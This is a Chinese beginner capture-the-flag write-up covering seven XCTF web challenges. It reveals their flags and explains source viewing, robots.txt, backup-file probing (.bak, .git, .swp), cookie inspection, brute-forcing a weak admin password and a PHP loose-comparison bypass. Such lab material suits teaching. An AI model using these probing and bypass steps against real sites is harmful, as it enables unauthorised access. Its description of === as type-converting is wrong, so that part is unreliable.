
攻防世界web新手题答案_攻防世界web 新手区 wp

weixin_39518840 于 2020-11-21 12:29:43 发布 1562 收藏 10
文章标签： 攻防世界web新手题答案
view_source
题目描述右击不管用，打开题目看到以下界面


FLAG is not here

右击不管用，可以按F12 -> source 查看源代码，拿到flag

FLAG is not here



robots
题目描述就是和robots协议有关的，直接在url中 输入robots.txt 查看 robots协议，并拿到flag



robots协议


robots.txt文件是一个文本文件，使用任何一个常见的文本编辑器，比如Windows系统自带的Notepad，就可以创建和编辑它[1] 。robots.txt是一个协议，而不是一个命令。robots.txt是搜索引擎中访问网站的时候要查看的第一个文件。robots.txt文件告诉蜘蛛程序在服务器上什么文件是可以被查看的。

联想到在URL后加上robots.txt

backup
打开网页显示

输入index.php 没有反应

因为网页的备份文件常用为.bak格式所以直接在url 后面加上.bak 会直接下载一个bak的压缩包



以记事本方式打开拿到flag

index.php.bak - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


```
<html>
<head>
    <meta charset="UTF-8">
    <title>备份文件</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗？ </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```


如果网站存在备份文件，常见的备份文件后缀名有：“.git”、“.svn”、“.swp”“.~”、“.bak”、“.bash_history”、“.bkf” 尝试在URL后面，依次输入常见的文件备份扩展名。


cookie

打开题目显示


索性直接查看cookie



提示我们 cookie.php，就访问 cookie.php 此时页面发生了变化




再查看一次 cookie 拿到flag



disabled_button
打开之后是一个不能按得按钮

进入场景，此时flag按钮时不能点击的，进入开发者面板(F12)，找到button对应的html代码：查看代码 发现有一个disabled屏蔽了 flag这个按钮，直接将disabled 中的值 删除即可拿到flag



cyberpeace{2a3b33bc993450d95483421cc6147e87}


简单的说，设置按钮部分的disabled=""设置了按钮是否可以点击

当disabled="true"时，按钮为不可点击状态


当disabled="false"时，按钮为可点击状态

更简单的方法，就是直接将设置按钮部分的代码中的disabled="" 删除就能够点击了


weak_auth
打开题目是一个登陆框




随意输入查看源代码，根据提示显然让我们爆破



因为我们知道账户为admin 所以直接爆破密码



因为知道密码为123456 为了节约爆破时间直接设置密码为123456，123456 长度不同 所以密码为 123456



登陆账户拿到flag

simple_php
打开发现是一段php代码 很显然考察的是 php弱类型比较

```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```


代码是对a，b变量的判断，我们需要传递a，b的值来获取flag。

(1)url接收参数a和b的值

(2)如果$a等于0 and $a，输出$flag1

(3)如果$b是数字或者字符串那么退出当前脚本

(4)如果$b>1234，输出$flag2

所以，这里我们既要保证输出$a，$b，又要保证$b是数字，那么就用到php的弱类型比较了，构造出的url段为a=0a&b=1235b 即满足条件。


填入url，即可拿到flag

·a的值为 0a和0是一样的0a会被转换为0

·b因为是要大于1234且不能为数字类型，所以输入1235a 对其进行绕过 1235a会被转换为1235

```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}



php 松散比较

==:先将字符串类型转化成相同，再比较

===:先将字符串类型转化成相同，再比较

字符串和数字比较使用==时,字符串会先转换为数字类型再比较 php var_dump('a' == 0);//true，这里'a'会被转换数字0 var_dump('123a' == 123);//true，这里'123a'会被转换为123

字符串与数字进行比较的漏洞

例子：

var_dump(123==‘123asd’);//输出为true

var_dump(123==‘1234asd’);//输出为false

var_dump(123==‘123asd1234’);//输出为true

var_dump(“asdf1"1)//false

原因：

在PHP中遇到数字与字符串进行松散比较()时，会将字符串中前几位是数字且数字后面不是”.“，“e"或"E"的子串转化为数字，与数字进行比较，如果相同则返回为true，不同返回为false，后面的所有字符串直接截断扔掉。

例子：

var_dump(123==‘123.5asd1234’);//输出为false

var_dump(123==‘123e5asd1234’);//输出为false

var_dump(123==‘123E5asd1234’);//输出为false

原因：

上面提到过，如果字符串数字后面是”." , “e”, “E”，则会有其他结果。

"."为浮点数的标志，会将字符串的子串转化为浮点数。

"e"和"E"为科学计数法的标志，将字符串的子串转化为科学计数法。

